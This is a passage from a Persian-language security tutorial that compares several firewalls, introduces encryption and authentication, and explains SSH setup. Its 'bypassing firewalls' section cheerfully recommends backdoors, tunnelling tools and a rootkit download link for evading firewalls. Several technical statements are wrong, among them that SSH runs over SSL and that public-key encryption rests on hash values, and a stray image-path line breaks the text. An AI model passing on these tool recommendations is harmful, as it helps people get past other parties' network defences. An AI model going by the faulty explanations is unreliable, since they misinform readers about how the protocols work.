این فایروال که به صورت بسته، تحت سیستم عامل لینوکس عرضه می شود به همراه IPFilter پرکاربرد ترین فایروال های تحت لینوکس هستند. از جمله مزایای این فایروال آسانی در نصب و پیکر بندی است. این فایروال که کد پایه آن با کد پایه IPFW یکی است،

می تواند بهترین سازگاری را با این فایروال از میان فایروال های تحت لینوکس داشته باشد. اما کارایی پایین آن در مقابل بار ترافیک بالا از جمله معایب آن است .

در ادامه به بررسی IpChains با استفاده از تحلیل آماری می پردازیم :

NetScreen

این فایروال در کنار IPFilter بالا ترین آمار استفاده و بارگذاری از سایت رسمی خود را دارا است. در ذیل به معرفی اجمالی این فایروال و بررسی قابلیت های آن می پردازیم :

Internet Certification Stateful Allowing (ICSA) : ارتباطات وارد شده و خارج شده از شبکه را کنترل می کند که با توجه به ایجاد یک مکانیزم کنترلی دقیق یکی از نکات برجسته این فایروال است. مورد دیگر اینکه می توان با توجه به نوع شبکه کاربر، پهنای باند او را مستقل از Bandwidth Manager ها کنترل نمود. یک تحلیلگر بسیار دقیق ترافیک با نام (Optional deep inspection firewall) ODIF سرور را در لایه کاربرد محافظت می کند .

WatchGuard

این فایروال با نام تجاری WatchGualrd Firewall Firebox ارایه می شود. این فایروال بیشتر به عنوان یک آنتی ویروس مطرح است و از دید آماری کارایی چندانی با آن مشاهده نشده است. از قابلیت های آن پشتیبانی از امضای دیجیتال، سرعت بسیار بالا در بار ترافیکی کم و حفاظت از داده ها به صورت رمز شده با security بسیار بالاست .

قابلیت های اصلی

- نیاز به محیط کاری کوچک و یا استفاده بوسیله اتصال از راه دور با استفاده از VPN
- امنیت بالا در محیط همراه با هزینه کم در ارتباطات
- مدیریت و پیکربندی آسان و ایجاد قوانین امنیتی با حداقل پیچیدگی و به طور مستقیم
- مدیریت آسان کاربران و کارایی عالی برای بیش از ۲۵۰ کاربر همزمان

آنچه که ما می توانیم با WatchGuard انجام دهیم

•پراکسی در لایه کاربرد
•پشتیبانی از DHCP
•فیلتر پویای بسته های stateful
• PKI همراه باCA داخلی
•فیلتر بر اساس محتوا
• بلاک سایت و پورت
•مانیتور کردن بلادرنگ
•ثبت و گزارش وقایع

ویژگی های منحصر به فرد WatchGuard

•مدیریت زمان – قابلیت های پروتکل انحصاری این فایروال (DVCP) Dynamic VPN Configuration Protocol به کاربر این قابلیت را می دهد که تونل VPN خود را به جای ۳۰ دقیقه تنها در ۳۰ ثانیه ایجاد کند

•در هنگام ایجاد یک voip امنیت انتقال داده ها بدون وابستگی به کیفیت صدا تضمین می شود

•مدیریت آسان – این فایروال با استفاده از یک واسط گرافیکی و راهنمای سریع در مورد موضوعات مختلف بسیاری از قابلیت ها را به مدیر می دهد .

•پشتیبانی - این فایروال یکی از سریعترین مراجع پاسخگویی و رسیدگی را همراه با ضریب اطمینان بالا به فایروال که نیاز به پشتیبانی را به حداقل می رساند ارایه می کند .

دیدگاه آماری :

در این قسمت فایروال های بالا را در جدوالی که در ذیل می آید بررسی می کنیم. در ابتدا گونه محیط کاری بررسی می شود. سپس بررسی می شود که آیا محصول همراه با کرنل ارایه می شود یا خیر؟ سرعت و کارایی بسیار بالا از عوامل بسیار مهم در این قسمت است، به گونه ای که محصولات ارایه شده بر روی کرنل، نسبت به سایر محصولات تا چند برابر کارایی دارند .

جدول ۱: اطلاعات بسته های نرم افزاری

نام محصول	گونه محیط کاری	درگیری با هسته	اندازه	نسخه
IPFW	خط فرمان	تعبیه شده در داخل هسته 2.0	-	-
IPChains	دایمون، خط فرمان	-	1104KB	1.3.9
PF	خط فرمان	تعبیه شده در داخل هسته 3.0	-	-
NetScreen	دایمون، خط فرمان	-	1605KB	1.2.5
WatchGuard	دایمون، خط فرمان	-	1020KB	4.2

در ادامه نوع دسترسی کاربر و تقاضایی که به فایروال می رسد دسته بندی می شود. گونه پاسخی که از فایروال انتظار می رود از المانهای مهم در کارایی فایروال است .

جدول ۲: انواع دسترسی ها

شماره	نوع دسترسی	نوع محافظت
سرویس های غیر قابل اعتماد	NAT	packet filtering
ارتباطات قابل اطمینان	NAT	packet filtering
وب غیر قابل اطمینان	NAT	packet/url/content filtering

در این قسمت طبق جدول زیر تفاوت های کارایی بین نرم افزاراهی کد-باز و محصولات تجاری را ارایه می کنیم. بدلیل آنکه ارایه کنندگان این محصولات آنها را در شرایط مساعدی آزمایش کرده اند، ممکن است تفاوت نتایج ارایه شده با نتایج واقعی گیج کننده باشد RFC2544.و RFC1242 اصطلاحات و تعاریف یک محک را ارایه میکنند که می توان به آنها استناد کرد .

آشنایی با رمزنگاری اطلاعات

گسترش و رشد بی سابقه اینترنت باعث ایجاد تغییرات گسترده در نحوه زندگی و فعالیت شغلی افراد ، سازمانها و موسسات شده است . امنیت اطلاعات یکی از مسائل مشترک شخصیت های حقوقی و حقیقی است . کاربران اینترنت در زمان استفاده از شبکه، اطلاعات حساس و مهمی را به دفعات ارسال و یا دریافت می دارند. اطمینان از عدم دستیابی افراد غیر مجاز به اطلاعات حساس از مهمترین چالش های امنیتی در رابطه با توزیع اطلاعات در اینترنت است . اطلاعات حساس که ما تمایلی به مشاهده آنان توسط دیگران نداریم ، موارد متعددی را شامل می شود. برخی از اینگونه اطلاعات بشرح زیر می باشند :

- اطلاعات کارت اعتباری
- شماره های عضویت در انجمن ها
- اطلاعات خصوصی
- جزئیات اطلاعات شخصی
- اطلاعات حساس در یک سازمان
- اطلاعات مربوط به حساب های بانکی

تاکنون برای امنیت اطلاعات بر روی کامپیوتر و یا اینترنت از روش های متعددی استفاده شده است . ساده ترین روش حفاظت از اطلاعات نگهداری اطلاعات حساس بر روی محیط های ذخیره سازی قابل انتقال نظیر فلاپی دیسک ها است . متداولترین روش حفاظت اطلاعات ، رمز نمودن آنها است . دستیابی به اطلاعات رمز شده برای افراد غیر مجاز امکان پذیر نبوده و صرفا افرادی که دارای کلید رمز می باشند ، قادر به باز نمودن رمز و استفاده از اطلاعات می باشند .

رمز نمودن اطلاعات کامپیوتر مبتنی بر علوم رمز نگاری است .استفاده از علم رمز نگاری دارای یک سابقه طولانی و تاریخی است . قبل از عصر اطلاعات ، بیشترین کاربران رمزنگاری اطلاعات ، دولت ها و مخصوصا در موارد نظامی بوده است . سابقه رمز نمودن اطلاعات به دوران امپراطوری روم بر می گردد .امروزه اغلب روش ها و مدل های رمزنگاری اطلاعات در رابطه با کامپیوتر به خدمت گرفته می شود. کشف و تشخیص اطلاعاتی که بصورت معمولی در کامپیوتر ذخیره و فاقد هر گونه روش علمی رمزنگاری باشند ، براحتی و بدون نیاز به تخصصی خاص انجام خواهد یافت .

اکثر سیستم های رمزنگاری اطلاعات در کامپیوتر به دو گروه عمده زیر تقسیم می گردند :

- رمزنگاری کلید - متقارن
- رمزنگاری کلید - عمومی
- رمز نگاری کلید - متقارن

در روش فوق ، هر کامپیوتر دارای یک کلید رمز (کد) بوده که از آن برای رمزنگاری یک بسته اطلاعاتی قبل از ارسال اطلاعات بر روی شبکه و یا کامپیوتر دیگر ، استفاده می نماید .در این روش لازم است در ابتدا مشخص گردد که کدامیک از کامپیوترها قصد مبادله اطلاعاتی با یکدیگر را دارند ، پس از مشخص شدن هر یک از کامپیوترها، در ادامه کلید رمز بر روی هر یک از سیستم ها می بایست نصب گردد. اطلاعات ارسالی توسط کامپیوترهای فرستنده با استفاده از کلید رمز ، رمز نگاری شده و سپس اطلاعات رمز شده ارسال خواهند شد. پس از دریافت اطلاعات رمز شده توسط کامپیوترهای گیرنده ، با استفاده از کلید رمز اقدام به بازگشایی رمز و برگرداندن اطلاعات بصورت اولیه و قابل استفاده خواهد شد . مثلا فرض کنید پیامی را برای یکی از دوستان خود رمز و سپس ارسال می نمائید . شما برای رمز نگاری اطلاعات از روشی استفاده نموده اید که بر اساس آن هر یک از حروف موجود در متن پیام را به دو حرف بعد از خود تبدیل کرده اید.

مثلا حروف A موجود در متن پیام به حروف C و حروف B به حروف D تبدیل می گردند. پس از ارسال پیام رمز شده برای دوست خود ، می بایست با استفاده از یک روش ایمن و مطمئن کلید رمز را نیز برای وی مشخص کرد. در صورتیکه گیرنده پیام دارای کلید رمز مناسب نباشد ، قادر به رمز گشایی و استفاده از اطلاعات نخواهد بود. در چنین حالتی می بایست به دوست خود متذکر گردید که

کلید رمز ، " شیفت دادن هر حرف به سمت جلو و به اندازه دو واحد است " . گیرنده پیام با انجام عملیات معکوس قادر به شکستن رمز و استفاده از اطلاعات خواهد بود .

رمزنگاری کلید - عمومی

در روش فوق از ترکیب یک کلید خصوصی و یک کلید عمومی استفاده می شود. کلید خصوصی صرفا متعلق به کامپیوتر فرستنده بوده و کلید عمومی توسط کامپیوتر فرستنده در اختیار هر یک از کامپیوتر هایی که قصد برقراری ارتباط با یکدیگر را دارند ، گذاشته می شود .برای رمز گشایی یک پیام رمز شده ، کامپیوتر می بایست از کلید عمومی که توسط فرستنده ارائه شده، بهمراه کلید خصوص ی خود استفاده نماید. یکی از متداولترین برنامه های رمزنگاری در این رابطه (PGP (Pretty Good Privacy است . با استفاده از PGPمی توان هر چیز دلخواه را رمز نمود .

بمنظور پیاده سازی رمزنگاری کلید - عمومی در مقیاس بالا نظیر یک سرویس دهنده وب ، لازم است از رویکردهای دیگری در این خصوص استفاده گردد " .امضای دیجیتال " یکی از رویکردهای موجود در این زمینه است یک امضای دیجیتالی صرفا شامل اطلاعات محدودی بوده که اعلام می نماید ، سرویس دهنده وب با استفاده و بکارگیری یک سرویس مستقل با نام " امضای مجاز " ، امین اطلاعات است . "امضای مجاز " بعنوان یک میانجی بین دو کامپیوتر ایفای وظیفه می نماید. هویت و مجاز بودن هر یک از کامپیوترها برای برقراری ارتباط توسط سرویس دهنده انجام و برای هر یک کلید عمومی مربوطه را فراهم خواهد کرد .

یکی از متداولترین نمونه های پیاده سازی شده از رمزنگاری کلید- عمومی ، روش (SSL(Secure Sokets Layer است . روش فوق در ابتدا توسط "نت اسکیپ " پیاده سازی گردید SSL .یک پروتکل امنیتی اینترنت بوده که توسط مرورگر ها و سرویس دهندگان وب بمنظور ارسال اطلاعات حساس ، استفاده می گردد SSL .اخیرا بعنوان بخشی از پروتکل TLS)Transport Layer Security)در نظر گرفته شده است .

در مرورگر می توان زمان استفاده از یک پروتکل ایمن نظیر TLS را با استفاده از روش های متعدد اعلام کرد. استفاده از پروتکل "https"درعوض پروتکل "http" یکی از روش های موجود است . در چنین مواردی در بخش وضعیت پنجره مرورگر یک "Padlock"نشان داده خواهد شد .

رمزنگاری کلید - عمومی ، مدت زمان زیادی را صرف انجام محاسبات می نماید .بنابراین در اکثر سیستمها از ترکیب کلید عمومی و متقارن استفاده می گردد .زمانیکه دو کامپیوتر یک ارتباط ایمن را با یکدیگر برقرار می نمایند ، یکی از کامپیوترها یک کلید متقارن را ایجاد و آن را برای کامپیوتر دیگر با استفاده از رمزنگاری کلید - عمومی ، ارسال خواهد کرد. در ادامه دو کامپیوتر قادر به برقرار ارتباط به کمک رمزنگاری کلید متقارن می باشند. پس از اتمام ارتباط ، هر یک از کامپیوترها کلید متقارن استفاده شده را دور انداخته و در صورت نیاز به برقراری یک ارتباط مجدد ، می بایست مجددا فرآیند فوق تکرار گردد (ایجاد یک کلید متقارن ، (....

مقدار Hash

رمزنگاری مبتنی بر کلید عمومی بر پایه یک مقدار hash ، استوار است . مقدار فوق ، بر اساس یک مقدار ورودی که دراختیار الگوریتم hashing گذاشته می گردد ، ایجاد می گردد. در حقیقت مقدار hash ، فرم خلاصه شده ای از مقدار اولیه ای خود است . بدون آگاهی از الگوریتم استفاده شده تشخیص عدد ورودی اولیه بعید بنظر می رسد .

آیا شما معتبر هستید ؟

همانگونه که در ابتدای بخش فوق اشاره گردید ، رمزنگاری فرآیندی است که بر اساس آن اطلاعات ارسالی از یک کامپیوتر برای

کامپیوتر دیگر ، در ابتدا رمز و سپس ارسال خواهند شد .کامپیوتر دوم (گیرنده) ، پس از دریافت اطلاعات می بایست ،اقدام به رمزگشایی آنان نماید. یکی دیگر از فرآیندهای موجود بمنظور تشخیص ارسال اطلاعات توسط یک منبع ایمن و مطمئن ، استفاده از روش معروف " اعتبار سنجی " است . در صورتیکه اطلاعات "معتبر " باشند ، شما نسبت به هویت ایجاد کننده اطلاعات آگاهی داشته و این اطمینان را بدست خواهید آورد که اطلاعات از زمان ایجاد تا زمان دریافت توسط شما تغییر پیدا نکرده اند. با ترکیب فرآیندهای رمزنگاری و اعتبار سنجی می توان یک محیط ایمن را ایجاد کرد .

بمنظور بررسی اعتبار یک شخص و یا اطلاعات موجود بر روی یک کامپیوتر از روش های متعددی استفاده می شود :

- رمز عبور . استفاده از نام و رمز عبور برای کاربران ، متداولترین روش "اعتبار سنجی " است . کاربران نام و رمز عبور خود را در زمان مورد نظر وارد و در ادامه اطلاعات وارد شده فوق ، بررسی می گردند. در صورتیکه نام و یا رمز عبور نادرست باشند ، امکان دستیابی به منابع تعریف شده بر روی سیستم به کاربر داده نخواهد شد .

- کارت های عبور . این نوع کارت ها دارای مدل های متفاوتی می باشند. کارت های دارای لایه مغناطیسی (مشابه کارت های اعتباری) و کارت های هوشمند) دارای یک تراشه کامپیوتر است) نمونه هایی از کارت های عبور می باشند .

- امضای دیجیتالی . امضای دیجیتالی، روشی بمنظور اطمینان از معتبر بودن یک سند الکترونیکی (نظیر: نامه الکترونیکی ، فایل های متنی و (... است . استاندارد امضای دیجیتالی (DSS) ، بر اساس نوع خاصی از رمزنگاری کلید عمومی و استفاده از الگوریتم امضای دیجیتالی (DSA) ایجاد می گردد.الگوریتم فوق شامل یک کلید عمومی) شناخته شده توسط صاحب اولیه سند الکترونیکی - امضاء کننده) و یک کلید عمومی است . کلید عمومی دارای چهار بخش است . در صورتیکه هر چیزی پس از درج امضای دیجیتالی به یک سند الکترونیکی ، تغییر یابد ، مقادیر مورد نظری که بر اساس آنها امضای دیجیتالی با آن مقایسه خواهد شد ، نیز تغییر خواهند کرد .

سیستم های متعددی برای "اعتبار سنجی " تاکنون طراحی و عرضه شده است . اکثر سیستم های فوق از زیست سنجی برای تعیین اعتبار استفاده می نمایند. در علم زیست سنجی از اطلاعات زیست شناسی برای تشخیص هویت افراد استفاده می گردد. برخی از روش های اعتبار سنجی مبتنی بر زیست شناسی کاربران ، بشرح زیر می باشند :

- پیمایش اثر انگشت (انگشت نگاری)
- پیمایش شبکیه چشم
- پیمایش صورت
- مشخصه صدا

یکی دیگر از مسائل مرتبط با انتقال اطلاعات ، صحت ارسال اطلاعات از زمان ارسال و یا رمزنگاری است . می بایست این اطمینان به وجود آید که اطلاعات دریافت شده ، همان اطلاعات ارسالی اولیه بوده و در زمان انتقال با مشکل و خرابی مواجه نشده اند. در این راستا از روش های متعددی استفاده می گردد :

. Checksum یکی از قدیمی ترین روش های استفاده شده برای اطمینان از صحت ارسال اطلاعات است .

Checksum، به دو صورت متفاوت محاسبه می گردد . فرض کنید Checksum یک بسته اطلاعاتی دارای طولی به اندازه یک بایت باشد ، یک بایت شامل هشت بیت و هر بیت یکی از دو حالت ممکن (صفر و یا یک) را می تواند داشته باشد. در چنین حالتی ۲۵۶ وضعیت متفاوت می تواند وجود داشته باشد. با توجه به اینکه در اولین وضعیت ، تمام هشت بیت مقدار صفر را دارا خواهند بود ، می تواند حداکثر 255 حالت متفاوت را ارائه نمود .

▪در صورتیکه مجموع سایر بایت های موجود در بسته اطلاعاتی ، ۲۵۵ و یا کمتر باشد ، مقدار Checksum شامل اطلاعات واقعی و مورد نظر خواهد بود .

▪در صورتیکه مجموع سایر بایت های موجود در بسته اطلاعاتی ، بیش از ۲۵۵ باشد ، Checksumمعادل باقیمانده مجموع اعداد بوده مشروط بر اینکه آن را بر ۲۵۶ تقسیم نماییم .

. (Cyclic Redundancy Check)CRCروش CRC در مفهوم مشابه روش Checksum است . روش فوق از تقسیم چند جمله ای برای مشخص کردن مقدار CRC استفاده می کند .طول CRC معمولا ۱۶ و یا ۳۲ بیت است . صحت عملکرد روش فوق بسیار بالا است . در صورتیکه صرفا یک بیت نادرست باشد ، CRCبا مقدار مورد نظر مطابقت نخواهد کرد .

روش های Checksum و CRC امکانات مناسبی برای پیشگیری از بروز خطای تصادفی در ارسال اطلاعات می باشند، روش های فوق در رابطه با حفاظت اطلاعات و ایمن سازی اطلاعات در مقابل عملیات غیر مجاز بمنظور دستیابی و استفاده از اطلاعات ، امکانات محدود تری را ارائه می نمایند. رمزنگاری متقارن و کلید عمومی ، امکانات بمراتب مناسب تری در این زمینه می باشند .

بمنظور ارسال و دریافت اطلاعات بر روی اینترنت و سایر شبکه های اختصاصی ، از روش های متعدد ایمنی استفاده می گردد . ارسال اطلاعات از طریق شبکه نسبت به سایر امکانات موجود نظیر : تلفن ، پست ایمن تر می باشد . برای تحقق امر فوق می بایست از روش های متعدد رمزنگاری و پروتکل های ایمنی بمنظور ارسال و دریافت اطلاعات در شبکه های کامپیوتری خصوصا اینترنت استفاده کرد .

دور زدن فایروال ها

من در اینجا یک چند ابزاری معرفی میکنم ، البته حال توضیح دادن چگونگی عمل کرد آن ها را ندارم !!! فقط معرفی میکنم ، شما دوست داشتید بروید و یک جستجوی بکنید و با توجه به نیاز خود ابزار مورد نظر را بدست بی آورید .

- بهترین ابزار که تعداد بسیار زیادی از دیوار آتش ها را دور میزند ، یک CGI Backdoor است که خیلی مشهور است و تحت Perl نوشته شده است ، اساس کار آن ، معماری client / server است و خیلی عالی است و با پورت شماره ۸۰ که همان سرویس دهنده وب است کار میکند !! اگر بر برنامه نویسی C++ تسلط دارید با کمی وقت گذاشتن میتوانید نسخه مشابه آن را بر مبنای C++ نیز بنویسید ، اگر مسلط نیستید به دنبال آماده آن بگردید که با اسامی مشابه ریخته در شبکه !! سایت رسمی این ابزار :

http://hypoclear.cjb.net/

- یکی از معروفترین فیلتر ها و دیوار آتش ها تحت سیستم عامل های کد باز ipfilter است !!! برای پکاندن این ابزار هم میتوانید از ابزار FW استفاده کنید ، این ابزار مخصوص Free BSD نوشته شده ولی روی بقیه هم با کمی تغییر کار میکند البته نسخه رسمی Open BSD آن هم موجود است ، سایت رسمی این برنامه :

http://www.s0ftpj.org/

- برای پاکاندن دیوار آتش های همچون:

  - Kerio Personal Firewall
  - McAfee Personal Firewall
  - Norton Internet Security 2002
  - Sygate Personal Firewall Pro
  - Tiny Personal Firewall

میتوانید از ابزار back stealth استفاده نماید .

- ابزار به نام firewall steno دیگری هم وجود دارد که به واسطه پروتکل stenography میتواند دیوار آتش ها را دور بزند و دستور های شما را از پورت ۸۰ دریافت نماید . سایت رسمی این ابزار :

http://www.networkpenetration.com/

- ابزار دیگری به نام Fire pass وجود دارد که یک تونل ایجاد میکند و کار ما را ره میاندازد ، این ابزار مثل تمام ابزار های توپ ، بر اساس Perl و CGI program است ، سایت رسمی این ابزار هم :

http://gray-world.net/

- ابزار دیگری که در این باب موجود است ، و معروف به Telnet بر عکس است ، که قبلا هم به عنوان دیگری به شما معرفی کرده بودم ، ابزار rTelv است . این ابزار توسط PrOpHeT نوشته شده است . برای دریافت این ابزار به اینجا مراجعه کنید .

http://packetstormsecurity.org/UNIX/penetration/rootkits/rTelv2.8.zip

- ابزار به نام Tunnelshell هم وجود دارد که کارای مناسبی دارد و قابلیت ارتباط توسط پروتکل های TCP و UDP و ICMP و .. را دارد . سایت رسمی این ابزار :

http://www.coresecurity.com/

- برای بازی با Internet Connection firewall (ICF) هم میتوانید به اینجا بروید :

http://secunia.com/advisories/12793/

- برای این دیوار آتش های زیر هم توصیه میکنم که از firewall bypass استفاده کنید .

1. Zone Alarm
2. Kerio
3. Agnitium Outpost firewall
4. Kaspersky Anti-Hacker
5. Symantec's Norton Personal firewall
6. and more …

سایت اصلی :

http://ferruh.mavituna.com/

- ابزار TRIPP که یک مجموعه ابزار برای کار با IP است ، به شدت توصیه میشود !!!! با کمی تجربه میتوانید انواع دیوار آتش ها را از راه دور ، دور بزنید !! سایت رسمی ابزار :

http://tripp.dynalias.org/

- برای کشف قواعد دیوار آتش و دور زدن آن هم میتوانید از Hping استفاده کنید . که خیلی ، خیلی کار درست است !!
- در این مجله تخصصی هم میتوانید کلی مطلب در این باب و باب های دیگر ، گیر بیاورید :

http://www.phrack.org/

قابل ذکر است کلمه Bypass به معنی " گذرگاه کناری " است . امیدوارم به درد شما بخورد !!!

شرحی بر (Secure Shell) SSH

تاریخچه پروتکل

در سال ۱۹۹۵ شبکه دانشگاه تکنولوژی هلسینکی فنلاند هک می شود و پس از آنگه مشخص شود رمز عبور دانشگاه از طریق ارتباط راه دور یک دانشجو با شبکه شنود شده است و مورد استفاده نفوذگران قرار گرفته شده است ، شخصی به نام Tatu Ylonenکه در آن زمان محقق این دانشگاه بود کار خود را بر روی ایجاد یک استاندارد امن برای ارتباط راه دور شروع کرد و در همان سال توانست نسخه آزمایشی پروتکل SSH عرضه کند . بعد ها این پروتکل توسط گروه سازنده سیستم عامل OpenBSD توسعه یافت به طوری که امروز با نام OpenSSH در سیستم عامل های کد باز یافت میشود .

ساختار پروتکل

(Secure Shell) SSH یک پروتکل برای رمز کردن داده های یک ارتباط راه دور میان دو کامپیوتر بر روی بستر شبکه اینترنت یا شبکه های محلی است . SSH جایگزین مناسبی برای پروتکل ها و ابزارهایی همچون Telnet.Rsh.Rcp است


این پروتکل ها چون داده ها را به صورت ClearText و بدون هیچ گونه رمز گذاری از طریق پروتکل TCP/IP منتقل می کنند امکان سرقت حساب های کاربری و شنود اطلاعات تبادل شده میان سیستم ها به وجود می آید و به عنوان یک ابزار مناسب برای ارتباط سیستم های راه دور توصیه نمی شود . SSH با استفاده از الگوریتم های رمزنگاری و عملیات های احراز هویت امکان یک ارتباط مطمئن و با امنیت بالا را میان دو سیستم راه دور به وجود می آورد . درست مانند اینکه یک تونل میان دو سیستم راه دور بر روی بستر شبکه اینترنت و پروتکل TCP/IPبه وجود آمده است که حتی در صورت موفقیت یک نفوذگر در ربودن و شنود اطلاعات ، نمی تواند از این اطلاعات استفاده کند چون باید کلید خصوصی را برای رمزگشایی اطلاعات داشته باشد . (در ادامه در مورد این کلید ها بیشتر صحبت میشود)

همانطور که می دانید SSH یک پروتکل سرویس دهنده/سرویس گیرنده است . کامپیوتری که باید از راه دور با آن ارتباط برقرار کرد در نقش سرویس دهنده و تمامی کاربران راه دور نقش سرویس گیرنده را خواهند داشت . هر کلاینت دارای یک کلید عمومی (Public Key) و یک کلید خصوصی (Private Key) است . کلید عمومی میان کلاینت و سرور به اشتراک گذاشته میشود ولی هر کلاینت یک کلید خصوصی مخصوص خود دارد . از کلید عمومی برای رمزنگاری داده ها و از کلید خصوصی برای رمزگشایی اطلاعات استفاده میشود . SSH در برقراری ارتباط با سیستم های راه دور در TCP/IP از پروتکل SSL استفاده می کند .

تونل در TCP/IP

TCP/IP اصولا یک پروتکل نا امن است و اجرای برنامه هایی مانند Telnet و FTP بر بستر آن همراه با خطرات و تهدیدهای امنیتی خواهد بود . SSH از تکنیکی به نام Port Forwarding یا Tunneling برای ارتباط مستقیم انتها به انتها برای سیستم ها استفاده می کند که داده ها به صورت روز شده فقط میان این دو سیستم تبادل شده و امکان شنود آن وجود نخواهد داشت ! Port Forwarding بنوعی یک ارتباط مجازی میان دو سیستم با استفاده از پروتکل TCP/IP خواهد بود که حتی امکان عبور از فایروال های یک شبکه هم وجود خواهد داشت . می توان با بستن تمام پورت های یک شبکه با فایروال و دادن سرویس SSH برنامه های کاربردی را اجرا و امنیت سیستم را در سطح بالایی نگه داشت .

برای بهتر درک کردن مفهوم Tunneling به شکل زیر نگاه کنید :



چگونگی ارتباطات در SSH

همانطور که گفته شود SSH یک پروتکل سرویس دهنده/سرویس گیرنده است . در هر سرویس یک یا چند سیستم در نقش کلاینت و یک کامپیوتر وجود خواهد داشت . هر کلاینت دارای یک کلید عمومی برای رمز گذاری داده ها و یک کلید خصوصی برای رمزگشایی داده ها است . کلاینت پس از ساخت کلید عمومی آن را میان کاربر و سرور به اشتراک میگزارد . برای برقراری یک ارتباط SSH ابتدا کلاینت یک تقاضا برای سرور می فرستد . سرور برای احراز هویت اسم و رمز عبور حساب کاربری را تقاضا میکند و پس از تایید درست بودن اطلاعات کاربر توسط سرور یک ارتباط SSH میان سیستم کاربر و سرویس دهنده ایجاد میشود و به اصطلاح یک نشست ایجاد میشود . هر نشست دارای کلید شناسه مخصوص خود است که با شروع نشست مورد استفاده قرار میگیرد . به جز کلید عمومی و خصوصی کاربر و کلید نشست یک کلید نیز توسط خود سرور برای رمزنگاری خود کلید نشست مورد استفاده قرار میگیرد . SSH از دو الگوریتم RSA و DSA برای احراز هویت کاربران استفاده می کند .

استفاده عملی از SSH برای ایجاد ارتباط راه دور در سیستم های *NIX

فرایند ایجاد ارتباطی که در اینجا شرح داده شده است بر روی سیستم عامل Linux انجام شده است .
ولی در تمام سیستم های *NIX تقریبا به همین روال است .
برنامه SSH شامل دو بخش سرویس دهنده/سرویس گیرنده میباشد . سرویس دهنده و سرویس گیرنده SSH معمولا در تمام توزیع های یونیکس و لینوکس نصب و به صورت پیش فرض تنظیم میشود . سرویس sshd موجود بر روی سیستم عامل لینوکس برگرفته از OpenBSD میباشد . فایل های پیکر بندی SSH در مسیر /etc/ssh ذخیره میشود . فایل پیکربندی سرویس دهنده SSH یا sshd به نام sshd_config موجود میباشد . گزینه های امنیتی و سیستمی SSH را میتوان از طریق این فایل تنظیم نمود . برخی از این گزینه ها عبارتند از :

- Port : شماره پورتی که سرویس دهنده sshd آن را کنترل خواهد کرد که به صورت پیش فرض ۲۲ است .
- Protocol : شماره نسخه پروتکل SSL مورد استفاده که معمولا شماره ۲ است .
- PermitRootLogin : اجازه ورود به کاربر ریشه داده شود یا خیر . میتوان آن را با Yes یا No تنظیم کرد .
- PasswordAthentication : فعال سازی احراز هویت با استفاده از کلمه عبور .
- PermitEmptyPasswords : آیا کاربر بدون کلمه عبور قادر به وارد شدن باشد . که پیش فرض No است .
- AllowUser : با استفاده از این گزینه میتوان کاربرانی که قادر به SSH کردن به یک سیستم هستند را محرور نمود . کاربران مجاز را با یک فاصله جلوی گزینه فوق بنویسید . این گزینه معمولا به صورت پیش فرض وجود ندارد .

برای کسب اطلاعات دقیق تر از پیکر بندی فایل sshd_config میتوانید به صفحات راهنمای آن مراجعه کنید :

 # Man sshd_config

جهت راه اندازی سرویس دهنده sshd بر روی یک سرویس کافی است دستور /etc/init.d/ssh start را وارد کنید :

 # /etc/init.d/ssh start

Starting OpenBSD Secure Shell Server : sshd.

سرویس دهنده SSH شروع به کار کرده و شما اکنون قادر به کنترل سیستم مورد نظرتان هستید . برای اتصال به سیستم مورد نظر از دستور ssh استفاده نمایید . پس از دستور ssh نام کامپیوتر و نام ماشین مورد نظرتان را وارد کنید :

 # ssh root@websecurity

نخستین باری که سعی در اتصال به یک سیستم دارید ، هشداری مبتنی بر ناشناس بودن سیستم مورد نظر برای شما نمایش داده میشود و از شما برای ادامه سوال میشود و در صورتی که سوال مورد نظر را با Yes پاسخ دهید آنگاه RSA Fingerprint سیستم فوق در فایل /.ssh/known_host ذخیره خواهد شد و در دفعات بعدی از شما سوال نخواهد شد . فقط در صورتی که RSA Fingerprint سیستم مورد نظر تغییر کند یک هشدار امنیتی در مورد آغاز یک حمله از نوع Main in the middle برای شما نمایش داده خواهد شد :

The authenticity of host 'memphis (127.0.0.1)' can't be established.
RSA key fingerprint is a2:c6:70:3e:73:00:b3:ed:90:b1:9a:bc:e7:d5:32:ba.
Are you sure you want to continue connecting (yes/no)? Yes
Warning: Permanently added 'memphis' (RSA) to the list of known hosts.

با استفاده از دستور ssh-keygen قادر خواهید بود کلید RSA جدیدی بر روی سیستم خود ایجاد کنید که برای رمزنگاری کلمات عبور شما از آن استفاده خواهد شد :

 # ssh-keygen -t rsa
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/.ssh/id_rsa.
Your public key has been saved in /root/.ssh/id_rsa.pub.
The key fingerprint is:
9a:03:7d:69:fc:fb:81:1a:52:9d:2c:d1:05:2a:e4:b8 root@memphis

پس از آن از شما کلمه عبور سیستم مورد نظر در خواست خواهد شد که شما باید کلمه عبور کاربر مورد نظر که با آن مایل به برقراری اتصال هستید را وارد کنید :

 # root@websecurity password :

